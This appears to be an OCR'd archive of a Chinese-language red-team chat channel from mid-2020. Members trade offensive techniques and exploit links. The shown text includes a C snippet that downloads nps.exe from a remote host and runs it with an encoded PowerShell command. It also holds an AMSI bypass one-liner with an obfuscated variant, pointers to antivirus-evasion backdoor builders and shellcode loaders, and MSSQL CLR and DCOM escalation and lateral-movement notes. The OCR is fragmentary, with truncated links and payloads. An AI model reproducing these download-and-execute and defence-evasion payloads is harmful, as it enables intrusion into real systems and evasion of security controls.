
RedTeaming - 2020-06-27

#工具技巧#
burp历史记录pass掉不必要的域名
Burp Suite > Proxy > Options > TLS Pass Through.
Add these:
..google.com
..gstatic.com
..mozilla.com
..googleapis.com
.*.baidu.com
com

RedTeaming - 2020-06-27

#红队技巧#
今天LNK钓鱼的那个方法有个黑框,查了官方文档没发现详细说明只知道是int类型.我试了01234,都不行,决定翻github.惊了我,这是人干的事吗.0-4-7,谁设计的,麻烦出来一下.
利用代码如图.





裤衩哥： hhhhhhhh

RedTeaming - 2020-06-28

Wing FTP Server 6.3.8 - Remote Code Execution

存一下，万一用到了呢?

GitHub+-+V1n1v131r4/Wing-FTP-Server-6.3.8---Remote...

#exploit

RedTeaming - 2020-06-28

JS reverse shell payload

#渗透技巧#

RedTeaming - 2020-06-28

· Bypass Office 365 禁用向外部邮件账户自动转发的安全策略

Bypassing+External+Mail+Forwarding+Restrictions+wi...

Bypassing+External+Mail+Forwarding+Restrictions+wi...

```
裤衩哥：哇，你们都不用上班没有项目天天搞这些的吗 [撇嘴]
lengyi：[奸笑] 大学狗，没工作
裤衩哥：你不用乐，你也快了 [奸笑]
lengyi：[捂脸]
Wing：对不起，我们不用上班的。
裤衩哥：[机智][机智][机智] 揭你伤疤了啊，比如说 math
```

RedTeaming - 2020-06-29

C# 执行 powershell（之前写的笔记，凑凑数）..
当时测的时候 VT 是 0 杀，windows 10 跑的话先过 AMSI

```
H0lk：c# 还可以借助改底层文件来做一个后门。
```

RedTeaming - 2020-06-29

#渗透技巧#
WEBASSEMBLY属于前端的较新技术,作者将C编译成js,通过node执行,达到反弹shell的目的.
#include
#include
using namespace std;


int main(int argc, const char *argv[]) {
system("curl **http://192.168.0.107/nps.exe** --output C:\Users\Public\nps.exe && C:\Users\Public\nps.exe -encodedcommand
QQBkAGQALQBUAHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAgAFAAcgBlAHMAZQBuAHQAYQB0AGkAbwBuAEMAbwByAGUALABQAHIAZQBzAGUAbgB0AGEAdABpAG8AbgBGAHIAYQBtAGUAdwBvAHIAawA7ACQAbQBzAGcA
return 0;
}

WebAssembly+–+Executing+malicious+code+using+Syste...

RedTeaming - 2020-06-29

#提权#
Win10内核提权

ps:我这里貌似没成功.
自己编译,别用别人编译的,你自己编译的也别给别人,都有你的信息.
Kernel-Exploits/kCFG_Bypass.c+at+master+·+connormc...




```
Wing: 这个仓库里还有几个提权的 C 代码
裤衩哥: pbd 文件 [流泪]
```

RedTeaming - 2020-06-29

#免杀#
DLL反射注入免杀,CS的相关插件我没印象,我找到再分享.顺带上传个文档.
Reflective+PE+Injection+in+Windows+10+1909+|+BC+Se...

RedTeaming - 2020-06-29


详细解说从外网进入内网再横向
由Gcow安全团的的唐小风录制
详细解说从外网进入内网再横向

```
Wing: 这种不建议转发, 最好有介绍。
crazyman: 要不 wing 师傅先听听 提炼一下
```

RedTeaming - 2020-06-29

#红队技巧#
用户名或者密码不对的话,这个框框会一直弹.XD
Mac csc编译即可.

GitHub+-+WingsOfDoom/ICU:+quick+'n+dirty+poc+based...




```
裤衩哥：这个工具好
lengyi：插件醒目
秦婉莹：求问：CS 怎么添加自定义的头啊，就中间那个 redteam 那个
Wing：反编译 cs，可以去学习二次开发 cs
秦婉莹：这个有课程嘛
Wing：你去 bilibili 搜索红队学院，最近的几节课就是讲这个。
秦婉莹：好的谢谢ㄣ(*´￣`*)ﾉ
秦婉莹：大佬，我看了下反编译的那个，基础的会了，但是怎么给中间加自定义的标题啊，这个应该改哪个类呢
```

RedTeaming - 2020-06-29

我也发一个bypassASMI吧，4月份测试的时候，还是可以的，现在改改应该也可以。

如下：

[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue(*null*,true)

修改：

m ="*System.Management.Automation.Ams*";[*Ref*].*Assembly.GetType*("m" + "iUtils").GetField('amsi' + 'nitFailed','NonPublic,Static').SetValue(*null*,true)

#渗透技巧# #Redteam# #ASMI#

```
Wing：要管理员权限嘛。我下午看 pdf 的时候复现用普通权限没反应。按道理也要 admin 权限才行。
lengyi：对诶，一般来说是需要 admin 的
```

RedTeaming - 2020-06-29

mssql 无文件rootkit 利用clr提权到system

MSSQL+Fileless+Rootkit+-+WarSQLKit+-+Eyüp+ÇELİK+//...

RedTeaming - 2020-06-29

看刚刚有大佬发sqlserver clr利用，之前写了篇总结，顺便就发了

mssql利用&CLR利用&mssqlproxy(针对项目出现问题的排查和解决)

xp_cmdshell

开启xp_cmdshell存储过程

命令执行
SP_OACreate
(无回显)
(有回显)
CLR Assemblies
CLR代码(不免杀)
字节流导入
dll文件导入
CLR免杀
密码：123qwezzzzerc

#安全开发# #渗透技巧# #内网渗透#


SQLserver利用 - 裤衩哥的小屋


```
Black cher*: 能否在 sqlshell 利用，，我现在有个 sqlserver 注入，权限低，跑数据太慢了 [流泪]
裤衩哥: 这得看注入类型了，慢的话可以试试 - threads=10，或者你那个注入是无回显的，我这个文章的场景更多是内网横向扩展
Black cher*: 好的，明白了
L: 写了一下午发现被 sql server 摆了一道，我就说这么数据输出不全 [捂脸] (nchar、nvarchar、ntext。这三种从名字上看比前面三种多了个 “N”。它表示存储的是 Unicode 数据类型的字符。我们知道字符中，英文字符只需要一个字节存储就足够了，但汉字众多，需要两个字节存储，英文与汉字同时存在时容易造成混乱，Unicode 字符集就是为了解决字符集这种不兼容的问题而产生的，它所有的字符都用两个字节表示，即英文字符也是用两个字节表示。nchar、nvarchar 的长度是在 1 到 4000 之间。和 char、varchar 比较起来，nchar、nvarchar 则最多存储 4000 个字符，不论是英文还是汉字；而 char、varchar 最多能存储 8000 个英文，4000 个汉字)
裤衩哥: 你都输出啥了
L: 循环输出命令执行的结果能解决不超过这个大小的
L: 命令执行结果总长度超过最大值
L:
```

RedTeaming - 2020-06-30

node+wasm执行恶意code：**WebAssembly+—+Executing+malicious+code+using+Syste...**

emcc安装：**安装Emscripten+-+C/C++面向wasm编程+-+前端+-+掘金**






RedTeaming - 2020-06-30

#免杀#
Golang版Shellcode加载器,可以选择线程注入或者APC注入.
火绒会拦截特征-修改即可,360不拦截-虚拟机测试.
使用时在Win或Linux编译,mac不支持Windows库.
相关知识可以看这篇文章
[翻译]多种DLL注入技术原理介绍-『外文翻译』-看雪安全论坛

用 QueueUserAPC() 函数来强制线程退出等待状态
用+QueueUserAPC()+函数来强制线程退出等待状态_zicheng_lin的专栏-CSDN...
项目地址: **GitHub+-+D00MFist/Go4aRun:+Shellcode+runner+in+GO+...**




> 裤衩哥： 有时间学习下

RedTeaming - 2020-06-30

#免杀#
Golang版Shellcode加载器,可以选择线程注入或者APC注入.
火绒会拦截特征-修改即可,360不拦截-虚拟机测试.

使用时在Win或Linux编译,mac不支持Windows库.
相关知识可以看这篇文章
[翻译]多种DLL注入技术原理介绍-『外文翻译』-看雪安全论坛

用 QueueUserAPC() 函数来强制线程退出等待状态
用+QueueUserAPC()+函数来强制线程退出等待状态_zicheng_lin的专栏-CSDN...
项目地址: **GitHub+-+D00MFist/Go4aRun:+Shellcode+runner+in+GO+...**



> 裤衩哥: 有时间学习下

RedTeaming - 2020-06-30

某面试题，来说说思路?

文件上传过滤了 单引号和双引号和 > ，，， 还有啥骚思路吗?

Echo没有过滤
`#渗透技巧#`

> Wing: 是不是没说全。尖括号过滤才头疼
> L1m3: 遇到过可以注册账号填写任意内容，上传.htaccess 文件包含 session
> lengyi: 垃圾字符填充应该也是一种方法
> lengyi: 这个可以啊
> 裤衩哥: 任意写文件名的话.user.ini 也可以考虑下利用

RedTeaming - 2020-06-30

`#渗透技巧#` `#Redteam#`


RedTeaming - 2020-06-30

免杀工具，考试中，没时间测试，有时间的兄弟可以测试下

Xeexe is an FUD exploiting tool which compiles a malware with famous payload, and then the compiled maware can be executed on Windows Xeexe Provides An Easy way to create Backdoors and Payload which can bypass TOP antivirus.

GitHub+-+persianhydra/Xeexe-TopAntivirusEvasion:+U...

`#bypassAV #` 渗透技巧# #Redteam#



RedTeaming - 2020-06-30


一个小工具


Ligolo : Reverse Tunneling made easy for pentesters, by pentesters

Ligolo is a simple and lightweight tool for establishing SOCKS5 or TCP tunnels from a reverse connection in complete safety (TLS certificate with elliptical curve).

It is comparable to Meterpreter with Autoroute + Socks4a, but more stable and faster.

GitHub+-+sysdream/ligolo:+Reverse+Tunneling+made+e...


1 / 1
Tilix: Par défaut
1: root@Kali: ~/go/src/ligolo
root@Kali:~/go/src/ligolo# # control (relay) server
3: root@Kali: ~
root@Kali:~#
2: viruslab@viruslab: ~
nobody@webserver:/tmp$ # target server (victim)



RedTeaming - 2020-06-30

websocket测试网站

websocket.org+Echo+Test+-+Powered+by+Kaazing

You can also Inspect WebSocket messages using your browser.

Try it out!

This browser supports WebSocket.

Location:
ws://echo.websocket.org
Connect Disconnect

Message:
Rock it with HTML5 WebSocket
Send

Log:
Clear log


Instructions

1. Press the **Connect** button.
2. Once connected, enter a message and press the **Send** button. The output will appear in the **Log** section. You can change the message and send again multiple times.
3. Press the **Disconnect** button.


Note: In some environments the WebSocket connection may fail due to intermediary firewalls, proxies, routers, etc.

RedTeaming - 2020-07-01

#横向移动#
DCOM+HTA进行横向，我测试只能在本地成功，远程主机一直是失败，有师傅来踩踩坑看看?
另外就是DCOM的横向有个是通过Excel进行攻击，但是需要x86进程。
https://codewhitesec.blogspot.com/2018/07/lethalht...




```
+] received output:
ethalHTADotNet.exe target url/to/hta

